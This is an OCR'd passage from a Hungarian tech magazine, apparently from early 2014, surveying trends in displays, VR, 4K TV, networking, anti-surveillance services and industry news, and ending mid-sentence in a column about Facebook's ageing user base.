A hajlított OLED-kijelzővel szerelt 5,7 colos Samsung Galaxy Round és a 6 colos LG Flex G (lásd a fenti képen) 2013 végén jelent meg, de még csak korlátozott piacokon. Ha megfelelő érdeklődés mutatkozik rájuk, a trend 2014-ben is folytatódhat, és egyre több cég, köztük az Apple is bekapcsolódhat a versenybe. Az amerikai óriás már rendelkezik is egy ide kapcsolódó szabadalommal. A hajlított kijelzők további fejlesztéseket igényeltek, például hajlított akkumulátorokat, amelyeket az LG-nél készítettek el, a híres karcálló Gorilla Glass helyét pedig elfoglalta a Willow Glass.

Extrém magas felbontások

Táblagépeknél népszerűek az ultramagas felbontású kijelzők, a telefonok egyelőre nem lépték túl a full HD határait, ami 450 ppi pixelsűrűséget jelent. Idén azonban az LG már megjelenhet a QHD felbontású panelekkel, amelyek 2560×1440 pixel mellett 538 ppi képpontsűrűséggel érkeznek. A szakértők, mint például a képernyők kalibrációjával foglalkozó DisplayMate-nél dolgozó dr. Raymond Soneira, nem utasítják el ezt a fejlődési irányt: bár a további pixelszámnövelés a video- és fotóminőséget nem befolyásolja, a szövegek és a grafikák élesebbek és szebbek lehetnek.

Szórakozás: hordható számítógép

Szeretnénk számítógépeket hordani ékszerek helyett? Az okostelefonok, okosszemüvegek, okosórák és okosgyűrűk egyre nagyobb számban jelennek meg 2014-ben, ezzel pedig terjedésnek indulhat a virtuális valóság.

Játék a virtuális világban

Az Oculus Rift 1 szemüvegei újra elhozták a virtuális valóságot. Az újabb prototípusok már 110 és 90 fokos látószöget biztosítanak (átlós és vízszintes irányban). A felhasználó fejének mozgását figyelő érzékelő 1000 Hz-cel dolgozik, minimalizálva a késleltetést. A bolti verzió piacra kerülését 2014 végére ígérik, full HD felbontással és 90–120 Hz-es képfrissítéssel.


A sikerhez nemcsak a hardvernek kell elkészülnie, hanem a megfelelő szoftvereknek is, így a gyártó a fejlesztők számára szükséges SDK-t is el szeretné juttatni a játékok készítőihez. A játékokon túl a Windowshoz is készülnek illesztőprogramok, amelyekkel sok régebbi szoftver, így többek között a Need for Speed is optimalizálható a rendszerhez, ilyen például a VorpX for Windows.

Az OR sikere felkeltette a Sony figyelmét is, így a japánok PS4-gyel kapcsolatos tervei között már szerepel egy, a konzolhoz illeszkedő VR-szemüveg kifejlesztése is. A hírek szerint a belső tesztek már javában zajlanak – technológiai szempontból pedig nincs is akadálya a terméknek, hiszen a Sony már most is rendelkezik VR-szemüveggel, például a HMZ-T3W 2 személyében.

A Sony és a Microsoft gyártotta konzolok mellett még egy gép foglalhatja el a játékosok nappaliját. Ezt a Valve készíti, amely a Steammel a legnagyobb online játékszolgáltatást és boltot üzemelteti. A Steam Machine operációs rendszere a Linuxra épülő Steam OS lesz. Annak érdekében, hogy az akadozásmentes élmény biztosítva legyen, a Valve már közzétette a számítógép specifikációit, és gamepadet is fejlesztett hozzá 3.

Utazás okosszemüveggel

Alighanem 2014 lesz az az év, amikor a Google Glass sorozatgyártásának és alkalmazásboltjának elindulásával eldönthetjük: vásárolunk-e magunknak az új okosszemüvegekből. Egy sor lehetséges hangutasítás mutatja, hogy az adatok kijelzésén kívül még mire képes a készülék. A többi gyártó másféle eszközökkel kíván piacra lépni: az Avegant által készített Virtual Retina Display például egy kétmillió mikroszkopikus tükörből álló panel segítségével vetíti a képet retinánkra, olyan hatást keltve, mintha három méterről néznénk egy 80 colos televíziót.



Csúcsminőségű 3D-s nyomtatók

A Fused Deposition Modelling (FDM) technológiát használó 3D-s nyomtatók csak átlagos nyomtatási minőséget nyújtanak. Itt a megolvasztott masszát fúvókák juttatják a megfelelő helyre, a felbontás így nem jobb 100 mikronnál (tesztünk az 52. oldalon található). Több fejlettebb technológiához kapcsolódó szabadalom idén jár le, így jelenhet meg például a Formlabs gyártotta Form1 (lásd fent), ami sztereolitográfiával 25 mikronos rétegvastagságot kínál. Az eszközben lézerek segítségével nemcsak műanyagból, de fémből és kerámiából is készülhetnek modellek.

Okosóra a gyűrűben

Körülbelül 30 évvel ezelőtt igen népszerűek voltak a számológépes karórák, ma pedig úgy tűnik, hogy ez a trend az okosórák segítségével éled újjá. Az elemzők úgy vélik, hogy ez a termékkategória 2014-ben válhat igazán sikeressé – vagy tűnik el a süllyesztőben, ha nem sikerül a felhasználók igényeire ráérezni. A hordható számítástechnika ugyan nem csak szemüvegeket és órákat jelent, ám a Kickstarteren megrendelhető Smart Ring már valóban a határokat feszegeti. A készülék egy gyűrűt és egy számlapot integrál, ahol 144 darab LED mutatja a pontos időt. →

Multimédia: tűéles képek

A HD már a múlté, az idei év jelszava az ultra HD lett, ami négyszer több pixelt jelent. A 4K-s tévék ára tovább csökken, és egyre több tévéadó kezd kísérletezni az ilyen magas felbontású műsorok továbbításával is.

1

2

3


Ultra HD kijelzők mindenhol

A 4K-s tévék és monitorok egyelőre a luxuskategóriába tartoznak, idén azonban ezeknek a 3840×2160 pixel felbontású eszközöknek az ára is a megfizethető szintre csökken. A változás először a mobilkategóriában jelentkezik majd. A Samsung ATIV Book 9 Plus ultrabookja 3200×1800 pixeles kijelzővel már most elérhető, és hasonló felbontással érkezik majd a Windows 8.1-et használó ATIV Q átalakítható PC 1 is. A Sony, a Toshiba és a Hitachi által alapított Japan Display Inc. már bemutatott egy 12”-os, 4K-s kijelzőt noteszgépek és tabletek számára, amely már idén megjelenhet egyes modellekben. A televíziók között a 4K egyelőre az 55 col feletti mérettartományban hódít, ilyen például a Toshiba M9 sériája 2. Ezek a mai HDTV-knél élesebb képet adnak, a felskálázáshoz pedig többmagos processzorokat használnak. Bár a 2013-as évben még 1 millió forint feletti árcédulákkal találkozhattunk a legtöbb 4K-s tévé oldalán, 2014-re a full HD és a 4K közötti árkülönbség jelentősen mérséklődhet. Az UHD felbontás nagy kihívását inkább a HDMI-adatátvitel szűkössége jelenti (lásd lent), és egyelőre a forrásanyag biztosítása is nehézkes. A 4K-s tévéadások indulása segíthet ezen, hazánkban a tervek szerint a jövő nyári labdarúgó-vb adásai lesznek majd elérhetőek így kísérleti jelleggel.

A monitoroknál 3 a 4K a képekkel és videókkal dolgozó specialisták kiváltsága, és ez várhatóan így marad 2014-ben is. A fejlődés azonban nem áll meg, a Sony például bejelentette, hogy Trimaster szériájába egy 30”-os, UHD felbontású OLED-kijelző (3) is érkezik – ára meghaladja majd az egymillió forintot.

Tv-kamerák 8K-s felbontással

Bár az UHD-tévéken a normál full HD is jól néz ki, az igazi élményt a megfelelő forrásanyaggal nyújtják majd. Erre pedig a tévéadóknak is fel kell készülni: a Sky már most 4K-ban rögzíti a futballmeccseket, a teljes értékű adások megkezdése pedig 2015-re várható. Magyarországon és Japánban a ’14-es brazíliai vb érkezik majd 4K-ban, és a japán NHK ekkor már az Astrodesigntól származó kézi 8K-s (7680×4320) kamerákat használ majd. Az ennek megfelelő 8K-s adásokra azonban még várnunk kell egy kicsit: az ígéretek szerint a 2020-as tokiói olimpiával indulnak majd.



Vezérlőchip a kijelzőkben


A monitorok általában 60 Hz-es képfrissítéssel dolgoznak, függetlenül attól, hogy a számítógép milyen sebességgel tudja a képeket megjeleníteni például a játékokban. Az Nvidia a G-Sync technológiával biztosítja, hogy ez ne így legyen: egy, a képernyőben található speciális vezérlőchip gondoskodik arról, hogy a GeForce-szériás grafikus kártya a kijelzőnek megfelelő sebességgel dolgozzon, megszüntetve a szaggatott megjelenítést és biztosítva a precíz időzítéseket. Az Asus, a BenQ és a ViewSonic már bejelentette az ilyen G-Sync chipet tartalmazó monitorok piacra dobását.

4K-s képek és a HDMI 2.0

UHD felbontás mellett a jelenlegi HDMI 1.4 legfeljebb 30 képkocka továbbítását teszi lehetővé másodpercenként, ez pedig kevés a 3D-s jelek számára. A HDMI 2.0 képes a megfelelő adatátvitelre, de implementációjával még bajok vannak. Jelenleg kizárólag a Panasonic rendelkezik megfelelő megoldással a TX-L65WT600 esetében, a többi gyártó kénytelen trükközni például erősebb tömörítéssel (a BD-nél használt 4:2:0/8 bit helyett 4:2:2/12 bit). Az ehhez szükséges frissítések több 4K-s tv-hez is megérkezhetnek idén, ezzel pedig a sávszélesség elég már a 60 fps-hez.

Internet: biztonságos és gyors

Az új szolgáltatások és technológiák, mint például a Cloud RAID végre ellehetetleníthetik az NSA-jellegű lehallgatásokat. Érkezik idén az új HTTP-szabvány, és nagyobb sebességre kapcsol a DSL, a kábelnet és az LTE is.



NSA-biztos protokollok és szolgáltatások


Ma már bizonyított és beismert tény, hogy a világ öt legnagyobb titkosszolgálata, köztük az amerikai NSA és a Brit GCHQ lehallgatta minden államvezető és fontos beosztású ember telefonhívásait, nézte a leveleit stb. Emellett a teljes webes adatforgalom jelentős részét is figyelték, és biztonságosnak hitt csatornákra is bejutottak.

Éppen emiatt 2014-ben az Internet Engineering Task Force (IETF) kiemelt feladata teljesen új, megbízható titkosítások és webes szabványok kifejlesztése és bevezetése.

A főszerep a HTTP 2.0 szabványé, amely 2014 végén jelenhet meg leghamarabb.

A Google SPDY-technológiájához 1 is sok reményt fűznek, hiszen érezhetően felgyorsítható a netes kapcsolat. A HTTPS-t leváltó új titkosított csatorna is kifejlesztés alatt áll, hiszen az első verziót az NSA sikeresen megkerülte. A Hasso Plattner Intézet egy ötletes, meglévő szolgáltatásokat egyesítő megoldással, a Cloud RAID-del hozakodott elő, ami egy garantáltan NSA-biztos technológia. Itt a felhasználó gépén, tehát már a kliensoldalon titkosított adatokat a szinkronizáló online rendszer véletlenszerű, de egymáshoz szorosan kapcsolódó blokkokba szervezi, amit különböző óriáscégek felhőszolgáltatásába tölt fel (Amazon, Google, Microsoft stb.) 2.


Az üzenetküldő szolgáltatások terén is várhatunk komolyabb előrelépést, hiszen ezeket is megfertőzte az NSA. Az egyik próbálkozás a Pirate Bay alapítói által életre hívott Heml.is 3. Az alfa-állapotban lévő chatszerviz mellett a P2P BitTorrent kifejlesztői is saját chatszolgáltatást fejlesztenek.



Gyorsuló DSL és kábel

Hazánkban a DSL sokat vesztett népszerűségéből, ennek ellenére fejlesztik, és hamarosan a 110 Mb/s-os VDSL-sebesség is elérhető kis távolság (max. 400 méter) mellett.

A kábelnetes technológia már továbblépett a 100 Mb/s-on, és jelenleg már hazánkban is megfizethető közelségbe került a 240 Mb/s-os sávszélesség. Persze aszinkron, vagyis felfelé irányban be kell érnünk 20 Mb/s-mal, de mindezt igen kedvező áron megszerezhetjük, és ez a sebesség jelenleg mindenre elegendő egy háztartásban. Üzleti felhasználásra ennél még gyorsabb kapcsolatok is elérhetőek.



Megerősített gerinc az internethez

Az Internet gerincét biztosító óriáscégek a komplett World Wide Web gyorsításán fáradoznak, aminek 2014-ben mi is érezni fogjuk a hatását. Ehhez már 2010-ben adaptálták a 802.2ba szabványt, ami a 2014-ben csatasorba álló új generációs switchekhez szükséges. A jelenleg 10 Gb/s sebességen üzemelő eszközöket év vége felé kezdik leváltani 100 Gb/s-os switchekre, mint például az Alcatel-Lucent 1830 PSS. A 100 Gb/s még csak a kezdet az új eszközöknek, hiszen innen kisebb fejlesztésekkel akár 400 Gb/s-ig is el lehet jutni, amire minden előrejelzés szerint hamarosan szükségünk is lesz.

Turbó módra kapcsol az LTE

Hazánkban is azonnal megkedvelték a felhasználók az LTE szabványt, amit ma már egyre több készülék támogat. Az LTE kezdetben 60 Mb/s-ra volt képes, de már a 100, sőt a 150 Mb/s is elérhető, és a szolgáltatók azon fáradoznak, hogy minél több várost fedjenek le LTE-hálózattal. Ám még messze a technológia határa, hiszen a szolgáltatók már elérhetik az 5-ös szintű LTE-t is, ami megduplázza az LTE-antennák számát. Ennek eredményeként a sebesség is megnő, és lefelé irányban az elméleti 300 Mb/s is elérhetővé válik. Persze ehhez megfelelő új eszközökre is szükségünk lesz.

Végre lesz vállalható okostévé?


Egyelőre nincs domináns rendszer az okostévépiacon, de a helyzet most változhat.

Az okostévé nagyon jó találmány, egyelőre mégsem használják ki sokan a tévék okos képességeit, ráadásul a fejlesztők sem feltétlenül igyekeznek a rengeteg különféle platformra elkészíteni alkalmazásaikat. A legnagyobb probléma az, hogy eddig majd minden gyártó saját rendszert használt, ráadásul olyat, amelyiket nem könnyű más tévékre „portolni". Mindez azt eredményezte, hogy még az alkalmazásokkal legjobban ellátott készülékeknél is legfeljebb néhány száz program közül lehet választani – míg az okostelefonoknál és a táblagépeknél az elérhető szoftverek száma százezres, ha nem milliós. Januárban viszont érdekes fejlemények történtek, mert az LG bejelentette, hogy 2014-ben megjelenő okostévéi közül a legtöbb már a webOS-t használja, a Panasonic a Firefox OS felé vette az irányt, míg a Philips hamarosan Androidra fog átváltani.

Ehhez szépen hozzávehetjük akár még azt is, hogy a Google a lelőtt Google TV helyett a háttérben valószínűleg egy tévékre optimalizált Android-verzión dolgozik, és nem kizárt, hogy a Microsoft, valamint a Samsung háza táján is készülnek valamire. Ha mindezt összeadjuk, akkor nem nehéz belátni, hogy a következő egy-két évben akár 5 olyan életképes rendszer is megjelenhet, amely idővel domináns szerepet tölthet be. A legnagyobb esélye persze annak van, hogy az Android lesz a nyerő – a fejlesztőknek nem feltétlenül kellene két irányba fejleszteni, ráadásul a meglévő okostelefonos/táblagépes appokat sem lenne olyan nehéz átalakítani. Főleg, hogy az alkalmazásokat ma már 1080p-s felbontásra is optimalizálják, tehát a legnagyobb kihívást minden bizonnyal az jelentené, hogy a vezérlést sikerül-e úgy átfordítani, hogy az érintőképernyő helyett távirányítóval is működjék.

Újabb HD-csatornák a UPC-nél

Bár jelenleg a 4K tartja lázban a tévégyártókat, egyelőre annak is örülni kell, hogy a HD-csatornák száma szépen növekszik idehaza. A legszélesebb kínálattal jelenleg a UPC jelentkezik; a szolgáltatónál a napokban került be a műsorkínálatba a Sport2 HD és a Viasat Nature/History HD, amivel a teljes kínálat immáron 23 nagy felbontású csatornát tartalmaz.
A Sport2 HD megjelenése egyébként premiernek számít, az egész országban elsőként a UPC ügyfelei számára vált elérhetővé a nagy felbontású verzió. A kínálatban többek között labdarúgó-Eb-selejtezők is lesznek.



Fityisz az NSA-nek

A Blackphone egy olyan mobiltelefont fejleszt, amelyet állítólag nem lehet majd megfigyelni. A készülék a februári Mobile World Congressen mutatkozhat majd be. Egyelőre nem lehet tudni, hogy pontosan hogyan fog működni a spanyol Geekphone tervezésében készülő mobil, de annyi biztosnak tűnik, hogy a gyártó egy csúcskategóriás, Android OS-t használó készülékben gondolkodik, amelyre egy speciális „skin" is kerül. Ennek a skinnek a feladata lesz az, hogy megfelelően védett privát szférát nyújtson a felhasználóknak, így a hívások indítása és fogadása mellett a fájlok internetre való feltöltése, valamint a böngészés is teljesen anonim, lehallgathatatlan módon történik majd. A feltételezések szerint a Blackphone saját VPN-szervereken keresztül fog kommunikálni a külvilággal. Ezt a feltételezést erősíti, hogy a Silent Circle nevű cég már kínál hasonló szolgáltatást, a Geekphone pedig, micsoda véletlen, éppen együtt dolgozik vele a szuperbiztonságos mobil elkészítésén.

Tömöríti az adatfolyamot a Google Chrome

A Google legalább egy éve fejleszti a böngészőben használható adattömörítési eljárást, amit január közepén élesített.
A Chrome iOS alatt működő bétájában egy ideje már működött a szolgáltatás, most viszont már a stabil verziókba is bekerült: az iOS/Android böngészőkben is megjelent ez az opció.
A weblapok tömörítését a beállításoknál kell engedélyezni. Bekapcsolás után a böngésző nem közvetlenül a kért weboldalhoz kapcsolódik, hanem a Google szerverén keresztül kéri le az adatokat. Korlátos adatcsomagokhoz nagyon hasznos!

S.k. frissítés Asus monitorhoz

A tajvani vállalat egy szokatlan megoldást választott a VG248QE nevű monitorának fejlesztéséhez: a készülékhez kiadott egy új, 200 euróba kerülő NYÁK-ot (!), amelynek beszerelése után a monitor már a 144 Hz-es képfrissítési frekvenciát is támogatja. Az érdekes az egészben az, hogy az Asus a beszereléshez kétféle javaslattal állt elő. A kevésbé gyakorlottak felkereshetik az Asus egyik szervizét, míg a bátrabbaknak a vállalat a saját beépítést javasolja. Ehhez a CD-n még egy videós segédlet is található.

A Windows XP örök

A felhasználók nagyon szeretik az XP-t (tudjuk, hogy miért, de akkor is, már egy lassan 13 éves rendszerről van szó, ideje lenne váltani!), részesedése 2014 legelején is még közel 30 százalékos volt, vagyis a Windows 7 után továbbra is a 2001-ben kiadott Windowst használják a legtöbben szerte a világon. Terméktámogatás ugyan csak 2014. április 8-ig jár a rendszerhez (ami egyébként már egy alaposan kitolt határidő, és a Microsoft természetesen csak biztonsági frissítéseket készít már jó ideje), most azonban kiderült, hogy a platformon futó biztonsági szoftverekhez még újabb egy évig, 2015 közepéig biztosít terméktámogatást a vállalat. Ez érinti az otthoni és vállalati környezetben futó alkalmazásokat egyaránt – az átlagos felhasználó számára a legfontosabb ebből az, hogy a Microsoft Security Essentials vírusirtóhoz még több mint egy évig érkezni fognak a frissítések.

100 millió

Az előrejelzések szerint 2016-ig akár ennyi UHD (3840×2160 pixel) felbontású tévé is gazdára találhat

UFS az eMMC helyett

Az elsősorban okostelefonokban és táblagépekben megtalálható eMMC modulok működése leginkább az SSD-re hasonlít, a szabvány ugyanakkor adatátviteli sebesség alapján elavult, hiszen párhuzamos, ráadásul csak 8 bites jeltovábbítást használ. Ez értelemszerűen nem teszi lehetővé a túlságosan gyors adatcserét a telefonban lévő rendszerchip és az adattároló között, és a nyolcmagos SoC-k korában ez lassan valódi problémát fog eredményezni: a memóriából nem lehet majd olyan gyorsan beolvasni az adatokat, ahogyan arra a processzornak szüksége lenne. Az eMMC-technológiát tehát jobbra kell cserélni; az utód szerencsére már meg is van, mégpedig az UFS (Universal Flash Storage) szabvány személyében, amely jelenleg az 1.1-es verziónál jár, de hamarosan érkeznek a 2.0-s specifikációnak megfelelő modulok. Az UFS soros adatátvitelt használ, és akár 11,6 Gbps-os átvitelt is lehetővé tesz. Az első UFS modulok 2014 második negyedében érkezhetnek.

MSI alaplap Intel Bay Trail SoC-vel

Az MSI hamarosan új mini-ITX-es alaplapot mutat be, amelynek érdekessége, hogy az Intel Bay processzora köré, egészen pontosan egy 2,4 GHz-es Celeron J1800 köré épül. Ennek a chipnek a fogyasztása a specifikáció szerint legfeljebb 10 watt, vagyis nincsen szükség aktív hűtésre – ebből pedig már sejthető is, hogy az eszköz tudása a legjobban akkor kamatoztatható, ha HTPC-be építjük be. Az MSI J1800I-n az integrált SoC nem cserélhető, a memória mérete viszont a két SO-DIMM (DDR3-1333) foglalatnak hála szabadon választható. A csatlakozási lehetőségekről két SATA-, valamint egy USB 3.0 port gondoskodik, kommunikálni pedig gigabites LAN-on lehet. Monitort (vagy tévét) D-Sub, DVI vagy HDMI slotra köthetünk. Az alaplap egy PCIe x1 slotot is tartalmaz, így minimálisan még bővítési lehetőség is kínálkozik. Az MSI az árral kicsit elszállt viszont, mert az alaplapért 22 ezer forint körüli összeget kér, ami elég soknak tűnik.

Apple, fizess!

Az amerikai Szövetségi Kereskedelmi Bizottság (FTC) és az Apple megállapodtak abban, hogy az Apple megtéríti minden olyan megvásárolt alkalmazás árát, amelyet nem a készülékek tulajdonosai, hanem azok gyermekei hajtottak végre. A visszatérítés mértéke eléri a 32,5 millió dollárt. Az FTC azután kezdte el vizsgálni az Apple iTunes Store-vásárlásoknál alkalmazott gyakorlatát, hogy sok szülő panaszt küldött be „nem engedélyezett" vásárlás miatt. A problémát az okozta, hogy az Apple rendszere a vásárlást engedélyező jelszó beírása után 15 percig minden vásárlást engedélyez, ami a védelem kijátszására ad(ott) lehetőséget.

Termosztátot vett a Google


A keresőóriás megvásárolta az okos- (mobiltelefonnak programozható) termosztátokat és más otthoni érzékelőket gyártó Nest nevű vállalatot. A Google elsőre irreálisnak tűnő, 3,2 milliárd dolláros összeget fizetett, és egyelőre nem lehet tudni, hogy mik a tervei a céggel. Persze nyilván valamilyen okos otthoni rendszer kifejlesztése lehet a cél, azt ugyanakkor még nem látni, hogy mi olyan dolgot tudnak a Nest eszközei, amit a Google 3,2 milliárd dollárból ne tudott volna pillanatok alatt maga is kifejleszteni.

Még nincs itt az OLED ideje

Bár január elején az LG és a Samsung is új OLED-tévéket mutatott be, napokkal később mindkét vállalat egy-egy magas rangú vezetője beszélt arról is, hogy a technológia egyelőre nem igazán piacérett. A problémát mindkét szakember a magas költségekben látja; és amíg nem sikerül egy megbízható, olcsó eljárást kifejleszteni, addig az OLED-tévék nem is fogják elárasztani a piacot. Egy 55 colos OLED-tévé ára jelenleg még Amerikában is 8-9000 dollár körüli, így egyértelmű, hogy a technológia nem versenyezhet az 1-3000 dollárba kerülő, UHD felbontást nyújtó LCD tévékkel.

Még nincs Microsoft CEO

Steve Ballmer megy, azt viszont még nem tudjuk, hogy ki jön helyette. Január elején a legesélyesebb jelölt, a Ford ügyvezetője, Alan Mulally bejelentette, hogy nem akar a redmondi vállalat élére állni, de a Microsoftnál még így is több jelölt közül választhatnak a döntésben részt vevők. Most a belső embereken a fókusz; döntés két hónapon belül várható.



Haldoklik a Facebook?

Ma az internet közepe a Facebook, de a fiatalok menekülnek az oldalról, a növekedési pályája pedig fenntarthatatlan. Azért Mark Zuckerberg kezében is vannak még lapok, és persze szeretnénk majd egyszer mi is így haldokolni.

Hanula Zsolt

Menekülnek a fiatalok a Facebookról – robbantotta a bombahírt egy elemzőcég január közepén, végre számokkal alátámasztva azokat a híreszteléseket, amelyek az utóbbi egy-két évben keringtek a neten arról, hogy a Facebook megszűnt menőnek lenni, és a tinédzserek egyre kisebb lelkesedéssel használják a közösségi oldalt. Az iStrategyland elemzése a Facebook hirdetési platformját vette alapul, és az aktív felhasználókhoz eljuttatható, célzott reklámok közönségének számait hasonlítgatta össze, egy 2011-es archív és a friss, 2014. januári állapot között. (A stratégia csak az amerikai felhasználókkal foglalkozott, viszont az ő viselkedésük a neten általában pontosan előre szokta jelezni a világ többi részén is a közeljövő trendjeit.)

A számok a Facebook meghökkentő elöregedését mutatják. A 18 év alatti facebookozók száma a negyedével csökkent, az egyetemistáké kevesebb mint a felére zuhant vissza. Ezzel párhuzamosan az 55 év felettiek korosztálya három év alatt 80 százalékos növekedést produkált az oldalon, ma már minden hatodik (!) amerikai Facebook-felhasználó ebbe a csoportba esik. A nyugdíjasok átveszik az uralmat a közösségi oldalon. Az ok egyértelmű: ők azok, akik most kapnak rá a dolog ízére, míg a fiataloknál éppen ez teszi végtelenül cikivé az oldalt. Ha a szülei és az osztályfőnöke is fenn van a Facebookon, már az is erősen határeset egy átlagos tinédzser számára, de ha már a nagyszülei is, az a vég. Az oldal elsődleges funkcióját – megosztani a gondolatainkat, meg amit érdekesnek találunk a neten, és beszélgetni róla – egy csapásra megöli az, ha öncenzúrára kényszerül az ember, mert pontosan tudja, ki mindenki olvassa, amit ő ír. De hová menekülnek a fiatalok abból a klubból, amelyet a szüleik vesznek át tőlük?

A telefon az új közösségi platform

Két éve a Facebook számított az első számú és szinte kizárólagos közösségi platformnak. Az ember itt olvasta a híreket, itt terjesztette a napi betevő vicces képet és videót, itt csetelt és levelezett, itt játszott, itt osztotta meg a fotóit. Mára ez megváltozott. Játék? Ki emlékszik már a

